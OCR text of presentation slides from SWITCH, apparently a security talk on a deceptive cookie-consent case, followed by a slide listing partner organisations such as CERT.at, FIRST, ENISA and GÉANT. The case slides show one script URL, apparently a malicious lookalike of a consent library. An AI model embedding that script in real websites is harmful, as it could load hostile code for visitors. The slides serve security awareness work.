
Asking for Consent



A Sneaky Case

Looks Familiar?

http://cookiescript.info/libs/cookieconsent.6.min.js



SWITCH

Working for a better digital world

Internationale Kooperationen

SWITCH

Security

APWG www.apwg.org

CERT.at

DNS-OARC

enisa

EUROPOL

FIRST

TEAM CYMRU

TF-CSIRT
Home for the Computer Security Incident Response Teams

Trust & Identity

eduGAIN

GÉANT

REFEDS

SIRTFI
Security Incident Response Trust Framework for Federated Identity

Shibboleth

Network

GÉANT

IEEE

IETF

RIPE NCC
RIPE NETWORK COORDINATION CENTRE

Infrastructure & Data Services

DIGITAL INFRASTRUCTURES for RESEARCH 2017
Serving the user base

e-IRG e-Infrastructure Reflection Group

FIWARE

GÉANT

GO FAIR

HELIX NEBULA THE SCIENCE CLOUD

openstack.

ORC

More

Arge Software

centr

Domain pulse

EDUCAUSE

GÉANT

ICANN

SURF

ZKI Zentren für Kommunikation und Informationsverarbeitung e.V.